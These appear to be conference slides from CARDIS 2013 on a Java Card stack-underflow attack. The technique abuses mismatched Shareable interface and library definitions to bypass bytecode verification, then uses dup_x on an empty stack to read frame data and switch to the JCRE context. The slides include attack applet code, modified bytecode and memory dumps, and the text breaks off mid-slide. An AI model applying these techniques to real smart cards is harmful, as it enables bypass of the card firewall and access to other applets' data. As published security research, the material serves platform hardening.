Manipulating the Frame Information With an Underflow Attack

Emilie FAUGERON - CARDIS 2013

emilie.faugeron@thalesgroup.com

Table of Contents

- Overview
- Byte code verification of the Underflow attack
- Characterization of the Platform
- Exploitation of the Underflow attack
- Conclusion

Context

- **The firewall protects applications from unauthorized access**

- **Malicious applications allow to perturb Java Card platform**
  - Dump of the memory located outside the attacker context
  - Modify the memory located outside the attacker context

- **The Off-Card Verifier can be used to detect such attack**

Context

- **Type confusion attacks can be used to read an object of type A as an object of type B**
  - Mostly used attack
  - The current context of execution cannot be manipulated
  - Platforms become more and more resistant to type confusion attack
  - Can be developed to bypass Off-Card Verification
- **EMAN attack can be use to abuse firewall checks on static objects**
  - Detected by the Off-Card Verification
- **Underflow can be used to manipulate the frame: EMAN2**
  - Used undefined local variable
  - Used to manipulate the program pointer
  - Nowadays, the hypothesis is « There is no Off-Card Verifier »

THALES

Our attack


- **The aim of our attack is to obtain the JCRE context in order to bypass firewall verification**
  - Step1: Develop the underflow attack to bypass BCV
  - Step2: Read/Characterize frame information thanks to underflow
  - Step3: Modify the current context by the JCRE context
  - Step4: Forge address in order to access to out of context information

- **The method of the attacker will be executed with the JCRE context**

- **Our hypothesis**
  - There is no hypothesis regarding Byte Code Verification: Our underflow attack is developed to bypass Byte Code Verification.
  - There is no hypothesis regarding privileges: Our application is considered as « well-formed » and can so be loaded onto the card

Underflow concept in Java Card

- **The part of the RAM memory that contains the operand stack and the frame is represented as follows:**




Used during method execution

Contains system information of the current method or caller method.

Contains local variables and parameters


Underflow concept in Java Card

- **The underflow also to dump/modify data located under the stack by popped elements on empty stack:**



Underflow concept in Java Card

- **All byte codes that manipulate the stack can be used to perform a stack underflow:**
  - Those that lead to a modification of the stack pointer.
  - Example: putstatic: The putstatic_s instruction store the short located on the top of the stack onto the targeted static field




  - The static field contains a part of the frame

Underflow concept in Java Card

- **All byte codes that manipulate the stack can be used to perform a stack underflow:**
  - Those that pop elements from the stack without decreasing the stack pointer at the end of their processing.
  - Example: dup_x:

    The instruction dup_x takes two parameters coded on 1 byte m and n.

    The top m word of the stack is duplicated



  - The top of the stack contains a part of the frame

Step1: BCV on the underflow applet

- **The Underflow will be performed thanks to the byte code dup_x**

- **The Underflow application needs to be developed in order to bypass the BCV**
  - Abuse the Shareable interface mechanism
    - Nowadays the Shareable Interface are only used to create type confusion
    - We will use the same concept for underflow

Step1: Abuse Shareable interfaces applied to Underflow


- **Shareable interface definition**

  Shareable interfaces are a feature in the Java Card API to enable applet interaction. A shareable interface defines a set of shared interface methods. These interface methods can be invoked from one context even if the object implementing them is owned by an applet in another context.


- **It is used as follows:**
  - An interface defines the shareable service
  - A server implements the shareable service
  - A client uses the shareable service

- **The shareable interface can be used to abuse the Byte Code Verifier:**
  - Create a type confusion
  - Create an underflow

Step1: Abuse Shareable interfaces applied to Underflow



Step1: Abuse Shareable interfaces applied to Underflow



Step1: Abuse Shareable interfaces: applied to Underflow

Shareable interface applied to the underflow attack

1-The client is generated using one definition of the interface (InterfaceClient.java):

```
public int myShareableMethod (short myRef);
public byte[] myShareableMethod_shortToByteArray ();
public short[] myShareableMethod_shortToShortArray ();
public  myClass myShareableMethod_shortToMyClass ();
```


2-The server is generated using <u>another</u> definition (InterfaceServer.java):

```
public void myShareableMethod (short myRef);
public short myShareableMethod_shortToByteArray ();
public short myShareableMethod_shortToShortArray ();
public short myShareableMethod_shortToMyClass ();
```

Step1: Abuse Shareable interfaces: applied to Underflow


- **Off-card verification of the Server**

  ➔ ShareObj.myShareableMethod() returned void




- **Off-card verification of the Client**

  ➔ ShareObj.myShareableMethod() returned int



Step1: Abuse Shareable interfaces: applied to Underflow

- Applications and Interface loading



Step1: Abuse Shareable interfaces: applied to Underflow

- **Execution of the APDU with INS=0x20:**

```
public void underflow_dupx (short type,short index,short ad,short frame_info){
      ShareObj = (InterfaceClient) (JCSystem.getAppletShareableInterfaceObject
                                     (appletServerAID,(byte)0));

      ShareObj.myShareableMethod(ad);    //push 4 bytes on stack
      //Dupx on empty stack

      //Addresses forging:
      short[] myShortArray = ShareObj.myShareableMethod_shortToShortArray ();
      byte[] myByteArray = ShareObj.myShareableMethod_shortToByteArray  ();
      ClassA myInsanceClassA = ShareObj.myShareableMethod_shortToMyClass ();
      //Read or modify the memory using
      //myShortArray, myByteArray or myInsanceClassA
}

public void process(APDU apdu) {
       …
       case (byte)0x20:
            //Retrieve data in APDU Buffer: type, index, ad, frame_info
            underflow_dupx (type, index, ad, frame_info);
        }
        …
}
```

Step1: Abuse Shareable interfaces: applied to Underflow

- **Execution of the APDU with INS=0x20:**

```
public void underflow_dupx (short type,short index,short ad,short frame_info){
      ShareObj = (InterfaceClient) (JCSystem.getAppletShareableInterfaceObject
                                    (appletServerAID,(byte)0));

      ShareObj.myShareableMethod(ad);
      //Dupx on empty stack

      //Addresses forging:
      short[] myShortArray = ShareObj.myShareableMethod_shortToShortArray ();
      byte[] myByteArray = ShareObj.myShareableMethod_shortToByteArray  ();
      ClassA myInsanceClassA = ShareObj.myShareableMethod_shortToMyClass ();
      //Read or modify the memory using
      //myShortArray, myByteArray or myInsanceClassA
}

public void process(APDU apdu) {
       …
       case (byte)0x20:
           //Retrieve data in APDU Buffer: type, index, ad, frame_info
           underflow_dupx (type, index, ad, frame_info);
        }
        …
}
```

No int will be pushed, the dup_x intruction will be performed on an empty stack

Step1: Abuse Shareable interfaces: applied to Underflow

- **Execution of the APDU with INS=0x20:**

```
public void underflow_dupx (short type,short index,short ad,short frame_info){
      ShareObj = (InterfaceClient) (JCSystem.getAppletShareableInterfaceObject
                                     (appletServerAID,(byte)0));

      ShareObj.myDummyMethod(ad);
      //Dupx on empty stack

      //Addresses forging:
      short[] myShortArray = ShareObj.myShareableMethod_shortToShortArray ();
      byte[] myByteArray = ShareObj.myShareableMethod_shortToByteArray  ();
      ClassA myInsanceClassA = ShareObj.myShareableMethod_shortToMyClass ();
      //Read or modify the memory using
      //myShortArray, myByteArray or myInsanceClassA
}

public void process(APDU apdu) {
       …
       case (byte)0x20:
            //Retrieve data in APDU Buffer: type, index, ad, frame_info
            underflow_dupx (type, index, ad, frame_info);
        }
        …
}
```

Short values are returned by these functions. Address will be forged and used to read/modify the memory

Step1: Abuse Shareable interfaces: applied to Underflow

- **The dup_x instruction will be performed on an empty stack : Frame information can be read & modified**
- **The underflow can be exploited to modify the context of execution with 0 (JCRE's context)**
- **The address is forged during application execution: the short is interpreted as a short array or byte array or class.**

Step1: Abuse library mechanism: applied to Underflow

- **The same effect can be obtained by using a definition of the library**
- **The Applet is generated and verified using one definition of the library MyLibrary.java v1.0:**

```
public int myLibraryMethod();
```

- **The Applet is loaded using another definition of the library MyLibrary.java v1.1:**

```
public void myLibraryMethod();
```

Step1: BCV on the underflow applet

- **The Underflow application needs to be developed in order to bypass the BCV**
  - Abuse the Shareable interface mechanism
  - Abuse the library mechanism (extension of the Shareable Interface attack concept)
  - Turn to combined attacks
    - Mutant application: replace a targeted instruction by a NOP to activate malicious code (here trigger the underflow)
    - Avoid on-card countermeasures on underflow checks

Step2: Characterization of the platform

- **Characterization of platform countermeasures**
- **Source code audit: manual analysis of each byte code that manipulate the stack**
- **Black box testing:**
  - Test each byte code that manipulate the stack on an empty stack and analyze the platform behavior
    - Countermeasures implemented
    - Potential weaknesses
  - Can be automated

Step2: Characterization of the platform

- **Characterization of platform frame implementation**
  - What are the information that can be read into the Frame ?
    - Program counter
    - Context
    - …
  - Do they correspond to the current or caller method ?

- **For the characterization, the underflow is performed into a sub method according to the following structure**

```
process
  ↳local_method1
        ↳local_method2
              ↳local_method3
```

Step2: Characterization of the platform

Methods use for the characterization

```
public void local_method1 (short toto)
{
  short var1 = (short) 0xBAB1;
  short var2 = (short) 0xDED1;
  short var3 = (short) 0xFEF1;
  short var4 = local_method2((byte)0xDE,(byte)0xED);
  return;
}

public short local_method2 (byte toto, byte toto2)
{
  short var1 = (short) 0xBAB2;
  short var2 = (short) 0xDED2;
  short var3 = local_method3();
  return (short)0xDDFF;
}

public short local_method3 ()
{
  //Perform the underflow attack
  attr1 = (short)0x3333;
  return (short)0xCDCD;
}
```

```
.method public
 underflow_with_local_method1(S)V 9 {
     .stack 3;    .locals 4;
     …
}

.method public
 underflow_with_local_method2(BB)S 10 {
     .stack 1;    .locals 3;
     …
}

.method public
 underflow_with_local_method3()S 11 {
     .stack 1;    .locals 0;

       L0:  sspush 13107;
         putstatic_s 32;    // short attr1
         sspush -12851;
         sreturn;
    }
```

attr1 will contain 0x3333

Step2: Characterization of the platform

- **Methods use for the characterization: modification of the JCA file**

```
public void local_method1 (short toto)
{
  short var1 = (short) 0xBAB1;
  short var2 = (short) 0xDED1;
  short var3 = (short) 0xFEF1;
  short var4 = local_method2((byte)0xDE,(byte)0xED);
  return;
}

public short local_method2 (byte toto, byte toto2)
{
  short var1 = (short) 0xBAB2;
  short var2 = (short) 0xDED2;
  short var3 = local_method3();
  return (short)0xDDFF;
}

public short local_method3 ()
{
  //Perform the underflow attack
  attr1 = (short)0x3333;
  return (short)0xCDCD;
}
```

```
.method public local_method1(S)V 9 {
      .stack 3;    .locals 4;
      …
}

.method public local_method2(BB)S 10 {
      .stack 1;    .locals 3;
      …
}

.method public local_method3()S 11 {
      .stack 4;    .locals 0;

        L0:  dup_x 64;
          putstatic_i 32;    // short attr1
          sspush -12851;
          sreturn;
    }
```


attr1 will contain the dumped data

Step2: Characterization of the platform

- **attr1 is equal to:**

  0x01 0x0C 0x00 0x01 0xDE 0xD2 0xBA 0xB2

- **On a vulnerable platform, the state of the stack is the following:**




Step2: Characterization of the platform

- **attr1 is equal to:**

0x01 0x0C 0x00 0x01 0xDE 0xD2 0xBA 0xB2

- **On a vulnerable platform, the state of the stack is the following:**




Step2: Characterization of the platform

- **attr1 is equal to:**

